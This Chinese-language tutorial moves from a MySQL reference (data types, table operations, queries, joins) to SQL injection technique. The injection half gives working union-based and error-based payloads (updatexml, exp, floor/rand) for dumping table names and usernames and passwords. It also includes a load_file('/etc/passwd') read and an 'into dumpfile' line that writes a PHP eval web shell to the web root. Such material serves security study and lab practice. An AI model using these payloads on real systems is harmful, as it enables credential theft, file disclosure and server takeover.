
SQL注入总结(超详细)
MySQL

环境配置
定义
MySQL为关系型数据库(Relational Database Management System), 这种所谓的”关系型”可以理解为”表格”的概念, 一个关系型数据库由一个或数个表格组成, 如图所示的一个表格:

表头(header): 每一列的名称。
列(col): 具有相同数据类型的数据的集合。
行(row): 每一行用来描述某条记录的具体信息。
值(value): 行的具体信息, 每个值必须与该列的数据类型相同。
键(key): 键的值在当前列中具有唯一性。
数据类型
数值类型
| 类型 | 大小 | 范围(有符号) | 范围(无符号) | 用途 |
|---|---|---|---|---|
| TINYINT | 1 Bytes | (-128,127) | (0,255) | 小整数值 |
| SMALLINT | 2 Bytes | (-32 768,32 767) | (0,65 535) | 大整数值 |
| MEDIUMINT | 3 Bytes | (-8 388 608,8 388 607) | (0,16 777 215) | 大整数值 |
| INT或INTEGER | 4 Bytes | (-2 147 483 648,2 147 483 647) | (0,4 294 967 295) | 大整数值 |
| BIGINT | 8 Bytes | (-9,223,372,036,854,775,808,9 223 372 036 854 775 807) | (0,18 446 744 073 709 551 615) | 极大整数值 |
| FLOAT | 4 Bytes | (-3.402 823 466 E+38,-1.175 494 351 E-38),0,(1.175 494 351 E-38,3.402 823 466 351 E+38) | 0,(1.175 494 351 E-38,3.402 823 466 E+38) | 单精度 浮点数值 |
| DOUBLE | 8 Bytes | (-1.797 693 134 862 315 7 E+308,-2.225 073 858 507 201 4 E-308),0,(2.225 073 858 507 201 4 E-308,1.797 693 134 862 315 7 E+308) | 0,(2.225 073 858 507 201 4 E-308,1.797 693 134 862 315 7 E+308) | 双精度 浮点数值 |
| DECIMAL | 对DECIMAL(M,D) ,如果M>D,为M+2否则为D+2 | 依赖于M和D的值 | 依赖于M和D的值 | 小数值 |
日期和时间类型
| 类型 | 大小 ( bytes) | 范围 | 格式 | 用途 |
|---|---|---|---|---|
| DATE | 3 | 1000-01-01/9999-12-31 | YYYY-MM-DD | 日期值 |
| TIME | 3 | ‘-838:59:59’/‘838:59:59’ | HH:MM:SS | 时间值或持续时间 |
| YEAR | 1 | 1901/2155 | YYYY | 年份值 |
| DATETIME | 8 | ‘1000-01-01 00:00:00’ 到 ‘9999-12-31 23:59:59’ | YYYY-MM-DD hh:mm:ss | 混合日期和时间值 |
| TIMESTAMP | 4 | ‘1970-01-01 00:00:01’ UTC 到 ‘2038-01-19 03:14:07’ UTC结束时间是第 2147483647 秒,北京时间 2038-1-19 11:14:07,格林尼治时间 2038年1月19日 凌晨 03:14:07 | YYYY-MM-DD hh:mm:ss | 混合日期和时间值,时间戳 |
字符串类型
| 类型 | 大小 | 用途 |
|---|---|---|
| CHAR | 0-255 bytes | 定长字符串 |
| VARCHAR | 0-65535 bytes | 变长字符串 |
| TINYBLOB | 0-255 bytes | 不超过 255 个字符的二进制字符串 |
| TINYTEXT | 0-255 bytes | 短文本字符串 |
| BLOB | 0-65 535 bytes | 二进制形式的长文本数据 |
| TEXT | 0-65 535 bytes | 长文本数据 |
| MEDIUMBLOB | 0-16 777 215 bytes | 二进制形式的中等长度文本数据 |
| MEDIUMTEXT | 0-16 777 215 bytes | 中等长度文本数据 |
| LONGBLOB | 0-4 294 967 295 bytes | 二进制形式的极大文本数据 |
| LONGTEXT | 0-4 294 967 295 bytes | 极大文本数据 |
char(n) 和 varchar(n) 中括号中 n 代表字符的个数,并不代表字节个数,比如 CHAR(30) 就可以存储 30 个字符。
枚举与集合类型(Enumeration and Set Types)
- ENUM: 枚举类型,用于存储单一值,可以选择一个预定义的集合。
- SET: 集合类型,用于存储多个值,可以选择多个预定义的集合。
库操作
创建数据库
1
CREATE DATABASE 数据库名;
查看数据库
1
show database 数据库名;
删除数据库
1
2
3
DROP DATABASE <database_name>; // 直接删除数据库,不检查是否存在
DROP DATABASE [IF EXISTS] <database_name>;修改数据库
1
alter database|schema db_name
表操作
表约束
1 | CREATE TABLE users ( |
非空约束(not null)
用not null约束的字段不能为null值,必须给定具体的数据
唯一性约束(unique)
unique约束的字段,具有唯一性,不可重复,但可以为null
主键约束(primary key) PK
外键约束(foreign key)FK
只能是表级定义(如以下例子)
1
foreign key(classno) references t_class(cno)
检查约束(目前MySQL不支持、Oracle支持)
数据表管理
创建表
1
2
3
4
5CREATE TABLE table_name (
column1 datatype,
column2 datatype,
...
);修改表
add
用于增加新字段和完整型约束
1
alter table <表名> add <新表名> <数据类型>;
first和after为可选项,分别用于将新添加的字段设置为表的第一个字段和将添加的字段添加到指定的”已有字段名”之后
添加多个字段要用括号括起来
1
2alter table s
add class_no varchar(6);1
2alter table s
add (class_no varchar(6),address nvarchar(20));rename
用于修改表名
1
2alter table <旧表名>
rename <新表名>;change
用于修改字段名
1
2alter table <表名>
change <旧字段名> <新字段名> <新数据类型>;modify
用于修改字段数据类型和字段排序
1
2alter table <表名>
modify <字段名1> <数据类型> [first|after 字段名2];engine
用于修改表的存储引擎
1
2alter table <表名>
engine=<修改后存储引擎名>;drop
用于删除字段和完整型约束
1
2alter table <旧表名>
drop <字段名>;1
2alter table <旧表名>
drop CONSTRAINT <约束名>;
删除表
1
drop table <表名>;
查看表
1
2show tables;
describe <表名>; //查看表结构
表中数据操纵
insert
用于在表中添加一条新纪录
1
insert|replace into <表名>[(<字段名1>[,<字段名2>...])] values(<值>);
1
2insert|replace into s(sno,sn,age)
values('s9','小明',21);1
2
3insert|replace into s(sno,sn,age)
values('s9','小明',21),
('s8','小红',20);update
用于修改数据表中的数据
1
2
3updata <表名>
set <字段名>=<表达式>...
[where <条件>];1
2updata t
set dept='工学院';delete
用于删除数据表中数据
1
2
3delete
from <表名>
[where <条件>];where句省略时,会删除表中所有记录
数据查询
1 | SELECT column1, column2, ... |
ORDER BY column_name [ASC | DESC]是一个可选的子句,用于指定结果集的排序顺序,默认是升序(ASC)。LIMIT number是一个可选的子句,用于限制返回的行数。
运算符
比较运算符
操作符 描述 实例 = 等号,检测两个值是否相等,如果相等返回true (A = B) 返回false。 <>, != 不等于,检测两个值是否相等,如果不相等返回true (A != B) 返回 true。 > 大于号,检测左边的值是否大于右边的值, 如果左边的值大于右边的值返回true (A > B) 返回false。 < 小于号,检测左边的值是否小于右边的值, 如果左边的值小于右边的值返回true (A < B) 返回 true。 >= 大于等于号,检测左边的值是否大于或等于右边的值, 如果左边的值大于或等于右边的值返回true (A >= B) 返回false。 <= 小于等于号,检测左边的值是否小于或等于右边的值, 如果左边的值小于或等于右边的值返回true (A <= B) 返回 true。 IS NULL 或者 ISNULL 判断一个值是否为空 如果为 NULL,返回值为 1,否则返回值为 0 IS NOT NULL 判断一个值是否不为空 如果非 NULL,返回值为 1,否则返回值为 0 BETWEEN AND 判断一个值是否落在两个值之间 大于等于 min 并且小于等于 max,那么返回值为 1,否则返回值为 0 IN 判断操作数是否为IN列表中的一个值 如果是则返回1,否则返回0,对于NULL则返回NULL NOT IN 判断操作数是否不属于IN列表 如果是则返回1,否则返回0,对于NULL则返回NULL LIKE 用于匹配字符串 返回的结果值有1、0与NULL REGEXP 正则表达式 1. 匹配不区分大小写
2. 可以使用 BINARY 关键字进行区分大小写
3. 匹配可使用的通配符非常多,与其他通配符普适逻辑运算符
运算符号 作用 NOT 或 ! 逻辑非 AND 逻辑与 OR 逻辑或 XOR 逻辑异或 位运算符
位运算符是在二进制数上进行计算的运算符。位运算会先将操作数变成二进制数,进行位运算。然后再将计算结果从二进制数变回十进制数。
运算符号 作用 & 按位与 | 按位或 ^ 按位异或 ! 取反 << 左移 >> 右移 ~ 按位非 1
2
3
4
5
6SELECT 5 & 3; -- 输出:1(二进制:0101 & 0011 = 0001)
SELECT 5 | 3; -- 输出:7(二进制:0101 | 0011 = 0111)
SELECT 5 ^ 3; -- 输出:6(二进制:0101 ^ 0011 = 0110)
SELECT ~5; -- 输出:-6(二进制:~0101 = 1010,在有符号二进制补码表示中)
SELECT 2 << 1; -- 输出:4(二进制:0010 << 1 = 0100)
SELECT 4 >> 1; -- 输出:2(二进制:0100 >> 1 = 0010)通配符
通配符 描述 %替代 0 个或多个字符 _替代一个字符 [] 字符列中的任何单一字符 [^] 或 [!] 不在字符列中的任何单一字符
等于条件:
1 | SELECT * FROM users WHERE username = 'test'; |
不等于条件:
1 | SELECT * FROM users WHERE username != 'runoob'; |
大于条件:
1 | SELECT * FROM products WHERE price > 50.00; |
小于条件:
1 | SELECT * FROM orders WHERE order_date < '2023-01-01'; |
大于等于条件:
1 | SELECT * FROM employees WHERE salary >= 50000; |
小于等于条件:
1 | SELECT * FROM students WHERE age <= 21; |
组合条件(AND、OR):
1 | SELECT * FROM products WHERE category = 'Electronics' AND price > 100.00; |
模糊匹配条件(LIKE):
1 | SELECT * FROM customers WHERE first_name LIKE 'J%'; |
IN 条件:
1 | SELECT * FROM countries WHERE country_code IN ('US', 'CA', 'MX'); |
NOT 条件:
1 | SELECT * FROM products WHERE NOT category = 'Clothing'; |
BETWEEN 条件:
1 | SELECT * FROM orders WHERE order_date BETWEEN '2023-01-01' AND '2023-12-31'; |
IS NULL 条件
1 | SELECT * FROM employees WHERE department IS NULL; |
IS NOT NULL 条件:
1 | SELECT * FROM customers WHERE email IS NOT NULL; |
聚合函数
- count() :统计记录的条数;
- sum():计算字段的值的总和;
- avg():可以求出表中某个字段取值的平均值;
- max():可以求出表中某个字段取值的最大值;
- min():可以求出表中某个字段取值的最小值。
模糊查询(LIKE)
LIKE 语句是 MySQL 中用于模糊匹配查询的工具。通过使用通配符(% 和 _),我们可以灵活地查找符合特定模式的字符串。这在对文本进行搜索时非常有用。常搭配通配符。
1 | SELECT 列名1, 列名2, ... |
分页查询(LIMIT)
MySQL 的分页通常使用 LIMIT 和 OFFSET 来指定返回数据的数量和起始位置:
1 | SELECT 列名1, 列名2, ... |
或更常见的简化语法:
1 | SELECT 列名1, 列名2, ... |
- LIMIT:指定返回的记录数。
- OFFSET:指定开始返回的记录位置,通常和
LIMIT搭配使用。
ORDER BY 语句
在 SQL 查询中,ORDER BY 子句用于对查询结果集按照指定列进行排序,以便得到更直观的输出。排序可以是升序或降序。默认情况下,ORDER BY 会对数据进行升序排序;若想使用降序,则需显式指定。
1 | SELECT 列名1, 列名2, ... |
- ASC:升序排列(默认);
- DESC:降序排列;
分组查询(GROUP BY)
在 MySQL 中,GROUP BY 语句用于将查询结果中的行按指定列分组,并对每个分组进行聚合操作。 GROUP BY 经常与聚合函数(如 COUNT、SUM、AVG 等)一起使用,用于计数、求和、求平均值,或其他分组计算。HAVING 子句用于筛选分组后的结果。
1 | SELECT 列1, 聚合函数(列2) |
- 列1:需要分组的字段。
- **聚合函数(列2)**:对每个分组应用的聚合函数,如
COUNT、SUM、AVG等。 - GROUP BY:指定按哪一个或多个列分组。
合并查询结果(UNION)
在 MySQL 中,UNION 操作符用于合并两个或多个 SELECT 查询的结果,并将它们组合成一个结果集。UNION 可以帮助我们将多张表的结果汇总,并且自动去除重复行。
1 | SELECT 列1, 列2, ... |
- SELECT:用于定义查询语句,指定要查询的列和表。
- UNION:用于将多个查询的结果合并在一起。
- WHERE:可选项,可以对每个查询设置条件。
注意:每个
SELECT查询的列数和数据类型必须一致,以便在结果中按列正确合并。
关联查询(join)
在 MySQL 中,JOIN 操作用于从多个表中查询相关联的数据。 通过 JOIN 可以把符合条件的数据从不同的表合并在一起,使得复杂的数据查询和关联分析更加便捷。
MySQL 中常见的 JOIN 类型有:**INNER JOIN、LEFT JOIN、RIGHT JOIN 和 FULL JOIN(不直接支持)**,不同类型的 JOIN 会根据需要获取交集、左连接、右连接或完整的并集数据。
1 | SELECT 表1.列名, 表2.列名, ... |
- JOIN:表示连接操作。
- ON:用于指定两个表之间的关联条件。
- 表1.列名 和 表2.列名:用于选择需要的列。
INNER JOIN(内连接)
INNER JOIN仅返回两个表中匹配的记录,即满足条件的交集部分。如果没有匹配的记录,不会出现在结果中。1
2
3SELECT employees.name, departments.dept_name
FROM employees
INNER JOIN departments ON employees.dept_id = departments.dept_id;LEFT JOIN(左连接)
LEFT JOIN会返回左表中的所有记录,即使右表中没有对应匹配的记录。对于没有匹配的右表记录,用NULL填充。1
2
3SELECT employees.name, departments.dept_name
FROM employees
LEFT JOIN departments ON employees.dept_id = departments.dept_id;RIGHT JOIN(右连接)
RIGHT JOIN和LEFT JOIN类似,但会返回右表中的所有记录,即使左表中没有匹配记录。对于没有匹配的左表记录,用NULL填充。CROSS JOIN(笛卡尔积)
CROSS JOIN不需要ON条件,它会将左表和右表的所有组合列出,适合在需要笛卡尔积时使用。1
2
3SELECT employees.name, departments.dept_name
FROM employees
CROSS JOIN departments;假设
employees表有 4 条记录,departments表有 3 条记录,则结果会包含 4 × 3 = 12 条记录。
子查询与嵌套查询
1 | SELECT 列名1, 列名2 |
SQL注入
原理

SQL注入指攻击者通过在输入字段中插入恶意的SQL代码,干扰或篡改数据库的正常查询逻辑,从而获取、篡改或删除数据库中的数据。
SQL注入漏洞产生的两个条件:
- 参数用户可控:前端传给后端的参数内容是用户可以控制的。
- 参数带入数据库查询:传入的参数拼接到SQL语句并带入数据库查询。
危害
- 绕过登录验证:使用万能密码登录网站后台等。
- 获取敏感数据:获取网站管理员帐号、密码等。
- 文件系统操作:列目录,读取、写入文件等。
- 注册表操作:读取、写入、删除注册表等。
- 执行系统命令:远程执行命令。
SQL注入判断及注入点分类
判断是否存在注入:
- 通过改变id的数值,将参数值+1或-1,然后查看页面展示的内容是否会变化,如果页面会发生变化,则我们就可以初步判断,这个id会带入数据库查询,查询后的内容会显示到页面中来。
- 通过添加了单引号之后,如果页面中直接进行了报错,并且报错的信息显示到了页面中来,说明我们输入的单引号被带入了数据库查询,我们就可以直接判断此处存在sql注入漏洞。并且结合之前判断的页面是否有回显,就可以尝试进行联合查询注入或是报错注入。
闭合符判断:
通过使用\来判断。\后面的跟着的是什么字符,那么它的闭合字符就是什么,若是没有,就为数字型。
注入常用参数
ASCII码表
| 00100000 | 32 | 20 | (Space) | 空格 |
|---|---|---|---|---|
| 00100001 | 33 | 21 | ! | |
| 00100010 | 34 | 22 | “ | |
| 00100011 | 35 | 23 | # | |
| 00100100 | 36 | 24 | $ | |
| 00100101 | 37 | 25 | % | |
| 00100110 | 38 | 26 | & | |
| 00100111 | 39 | 27 | ‘ | |
| 00101000 | 40 | 28 | ( | |
| 00101001 | 41 | 29 | ) | |
| 00101010 | 42 | 2A | * | |
| 00101011 | 43 | 2B | + | |
| 00101100 | 44 | 2C | , | |
| 00101101 | 45 | 2D | - | |
| 00101110 | 46 | 2E | . | |
| 00101111 | 47 | 2F | / | |
| 00110000 | 48 | 30 | 0 | |
| 00110001 | 49 | 31 | 1 | |
| 00110010 | 50 | 32 | 2 | |
| 00110011 | 51 | 33 | 3 | |
| 00110100 | 52 | 34 | 4 | |
| 00110101 | 53 | 35 | 5 | |
| 00110110 | 54 | 36 | 6 | |
| 00110111 | 55 | 37 | 7 | |
| 00111000 | 56 | 38 | 8 | |
| 00111001 | 57 | 39 | 9 | |
| 00111010 | 58 | 3A | : | |
| 00111011 | 59 | 3B | ; | |
| 00111100 | 60 | 3C | < | |
| 00111101 | 61 | 3D | = | |
| 00111110 | 62 | 3E | > | |
| 00111111 | 63 | 3F | ? | |
| 01000000 | 64 | 40 | @ | |
| 01000001 | 65 | 41 | A | |
| 01000010 | 66 | 42 | B | |
| 01000011 | 67 | 43 | C | |
| 01000100 | 68 | 44 | D | |
| 01000101 | 69 | 45 | E | |
| 01000110 | 70 | 46 | F | |
| 01000111 | 71 | 47 | G | |
| 01001000 | 72 | 48 | H | |
| 01001001 | 73 | 49 | I | |
| 01001010 | 74 | 4A | J | |
| 01001011 | 75 | 4B | K | |
| 01001100 | 76 | 4C | L | |
| 01001101 | 77 | 4D | M | |
| 01001110 | 78 | 4E | N | |
| 01001111 | 79 | 4F | O | |
| 01010000 | 80 | 50 | P | |
| 01010001 | 81 | 51 | Q | |
| 01010010 | 82 | 52 | R | |
| 01010011 | 83 | 53 | S | |
| 01010100 | 84 | 54 | T | |
| 01010101 | 85 | 55 | U | |
| 01010110 | 86 | 56 | V | |
| 01010111 | 87 | 57 | W | |
| 01011000 | 88 | 58 | X | |
| 01011001 | 89 | 59 | Y | |
| 01011010 | 90 | 5A | Z | |
| 01011011 | 91 | 5B | [ | |
| 01011100 | 92 | 5C | \ | |
| 01011101 | 93 | 5D | ] | |
| 01011110 | 94 | 5E | ^ | |
| 01011111 | 95 | 5F | _ | |
| 01100000 | 96 | 60 | ` | |
| 01100001 | 97 | 61 | a | |
| 01100010 | 98 | 62 | b | |
| 01100011 | 99 | 63 | c | |
| 01100100 | 100 | 64 | d | |
| 01100101 | 101 | 65 | e | |
| 01100110 | 102 | 66 | f | |
| 01100111 | 103 | 67 | g | |
| 01101000 | 104 | 68 | h | |
| 01101001 | 105 | 69 | i | |
| 01101010 | 106 | 6A | j | |
| 01101011 | 107 | 6B | k | |
| 01101100 | 108 | 6C | l | |
| 01101101 | 109 | 6D | m | |
| 01101110 | 110 | 6E | n | |
| 01101111 | 111 | 6F | o | |
| 01110000 | 112 | 70 | p | |
| 01110001 | 113 | 71 | q | |
| 01110010 | 114 | 72 | r | |
| 01110011 | 115 | 73 | s | |
| 01110100 | 116 | 74 | t | |
| 01110101 | 117 | 75 | u | |
| 01110110 | 118 | 76 | v | |
| 01110111 | 119 | 77 | w | |
| 01111000 | 120 | 78 | x | |
| 01111001 | 121 | 79 | y | |
| 01111010 | 122 | 7A | z | |
| 01111011 | 123 | 7B | { | |
| 01111100 | 124 | 7C | | | |
| 01111101 | 125 | 7D | } | |
| 01111110 | 126 | 7E | ~ | |
| 01111111 | 127 | 7F | DEL (Delete) | 删除 |
函数
查看数据
version():查看MySQL版本user():数据库用户名current_user():当前用户名database():数据库名@@datadir:数据库路径system_ user():系统用户名@@version_compile_os:操作系统版本字符串拼接函数
concat(str1,str2,...):没有分隔符的连接字符concat_ws(separator,str1,str2):含有分隔符的连接字符串group_concat(str1,str2,...):连接一个组的所有字符串,并以逗号分割每一条数据1
?id=111’ union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=‘security’ --+
会返回security库中的所有表并以逗号分隔开
延时函数
sleep( ):睡眠时间为指定的秒数字符串截取函数
length():返回字符串的长度如length(database())会返回数据库名的长度
left(str,num):对字符串str从左开始数起,返回num个字符如rleft(database(),2)=se
right(str,num):对字符串str从右开始数起,返回num个字符(与left相反)substr(str,num1,num2):截取字符串,从起始位置num1开始,截取长度为num2**substr(database(),1,3)**从数据库第一位开始截取,截取三个字符
substring( ):与substr()一样mid(str,sum1,sum2):与substr()一样编码函数
ord():返回字符串第一个字符的ASCII值如
ord('a')会返回97ascii():返回字符串第一个字符的ASCII值,与ord()一样hex():将字符串转换为十六进制unhex():hex的反向操作md5():返回MD5值转义函数及配置
addslashes():返回在预定义字符之前添加反斜杠的字符串。预定义字符:单引号
',双引号",反斜杠\,NULLmagic_quotes_gpc:解析用户提交的数据,如有:post、get、cookie过来的数据增加转义符“\” 以确保这些数据不会引起程序错误,可用于防护SQLPHP 5.4.0 版本之后被废弃,并在 PHP 7.0.0 中彻底移除。
mysql_real_escape_string():用于在 MySQL 查询中转义特殊字符,返回转义后的字符串读写文件函数
load_file():用于读取文件,返回文件内容作为字符串1
2
3#读取文件/etc/passwd (还可以查看其他文件,需要相应的权限)
#路径可以为这两种格式"\\"与"/",
union select 1,2,load_file('/etc/passwd')into dumpfile:用于写文件1
2#在/var/www/html新建文件a.php,在将一句话木马写入
union select 1,2,"<?php @eval($_POST[cmd]);?>" into dumpfile '/var/www/html/a.php'into outfile:与into dumpfile用法一样其他函数
if(true,t,f):用于判断floor():向下取整floor(3.8)=3
count():返回当前列的数量rand():取随机数0~1,若有参数x,则每个x对应一个固定的值exp():以e为底的指数函数~0表示对0进行按位取反
updatexml(XML_document, XPath_string, new_value):- XML_document是String格式,为XML文档对象的名称,文中为Doc
- XPath_string (Xpath格式的字符串)
- new_value,String格式,替换查找到的符合条件的数据
extractvalue(XML_document, XPath_string):与updatexml()类似,只是变成了两个参数
常用库表

- information_schema.schemata:记录数据库信息的表
- information_schema.tables:记录表名信息的表
- information_schema.columns:记录列名信息的表
- schema_name 数据库名
- table_name 表名
- column_name 列名
- table_schema 数据库名
例:
查数据库名:
1 | select schema_name from information_schema.schemata; |
查表名:
1 | select table_name from information_schema.tables where table_schema='security'; |
查数据:
1 | select username,password from security.users; |
查列名:
1 | select column_name from information_schema.columns where table_name= 'users' and table_schema='security'; |
注入姿势
union联合注入
原理:通过使用union关键字,对两个select语句进行联合查询;使用前提是前后查询的语句必须拥有相同数量的列(字段),列也必需拥有相同的数据类型。
适用情况:页面存在回显。
注入流程:
判断注入点
判断字段数
因为union前面查询语句查询的元素与后面查询语句查询的元素要数量上一样。所以要通过order by判断字段数。
1
?id=1' order by 3 --+
判断回显点
1
?id=111' union select 1,2,3 --+
将id值改为111是为了让前面查询的语句为空,无显示,然后后面查询语句查询的元素显示出来。
查找库名
1
?id=111' union select 1,database(),3 --+
查找表名
1
?id=111’ union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
group_concat()函数将所有查询的表名连在一起成为一条数据。
查找列名
1
?id= 111' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema = 'security' and table_name = 'users' --+
查找字段
1
?id=111’ union select 1,group_concat(username),group_concat(password) from security.users --+
报错注入
原理
页面没有内容回显,那么我们可以通过构造特定的SQL 语句使得数据库软件执行错误,随后服务端将错误反馈到用户端以暴露出特定信息的攻击方式。
一种情况是通过构造错误的参数,使得一些 SQL 语句的错误直接回显在页面上,暴露一些 SQL 语句信息便于使用特定的攻击手段;
另一种情况是后台没有对一些具有报错功能的函数进行过滤,使得一些关键信息被直接被以报错的形式携带到页面上。
二者的前提都基于 WEB 应用程序未关闭数据库的报错函数。
updatexml()/extractvalue()
updatexml(XML_document, XPath_string, new_value):
- XML_document是String格式,为XML文档对象的名称,文中为Doc
- XPath_string (Xpath格式的字符串)
- new_value,String格式,替换查找到的符合条件的数据
extractvalue(XML_document, XPath_string):与updatexml()类似,只是变成了两个参数
原理就是利用XML解析错误,通过构造错误的XPath表达式来触发报错。Xpath语法不允许存在特殊字符串,而我们可以构造0x7e(~)特殊字符来报错
查库名:
1 | 1' and updatexml(1,concat(0x7E,database(),0x7E),1); |
查表名:
1 | 1' and updatexml(1,concat(0x7E,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7E),1); |
查列名:
1 | 1' and updatexml(1,concat(0x7E,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7E),1); |
查字段:
1 | 1' and updatexml(1,concat(0x7E,(select user from security.users),0x7E),1); |
注意由于updatexml() 函数的报错内容长度不能超过32个字符,所以常常配合limit分页获取所有字符。
1 | LIMIT 偏移量, 每页记录数; |
1 | ?id=-1' and updatexml(1,concat(0x7e,(select user from mysql.user limit 1,2)),3) |
或者利用substr()截取字符串:
1 | ?id=-1' and updatexml(1,concat(0x7e,substr((select group_concat(user) from mysql.user),1,31)),3) |
exp()
exp():以e为底的指数函数
在mysql>5.5.53时,则不能返回查询结果
其中~0表示对0进行按位取反,原理就是对0取反后会得到最大的BIGINT值,利用他进行报错
1 | 1" union select 1,2,exp(~(select * from (select database())a))--+ |
由于将0按位取反就会返回“18446744073709551615”,再加上函数成功执行后返回0的缘故,我们将成功执行的函数取反就会得到最大的无符号BIGINT值。
通过子查询与按位取反,造成一个DOUBLE overflow error,并借由此注出数据。
floor()
floor():向下取整
count():返回当前列的数量
rand():取随机数0~1,若有参数x,则每个x对应一个固定的值
原理就是利用MySQL的GROUP BY与rand()函数的主键冲突特性,通过故意构造重复的临时表键值,触发报错并泄露敏感信息。
1 | ?id=1" and (select 1 from (select count(*),concat(0x23,(database()),0x23,floor(rand(0)*2)) as x from information_schema.columns group by x) as y)--+ |
在上面的payload中,select concat(0x23,(database()),0x23,floor(rand(0)*2))拼接当前数据库名和随机数:
1 | #testdb#1 |
简化下:
1 | select count(*), x from information_schema.columns group by x |
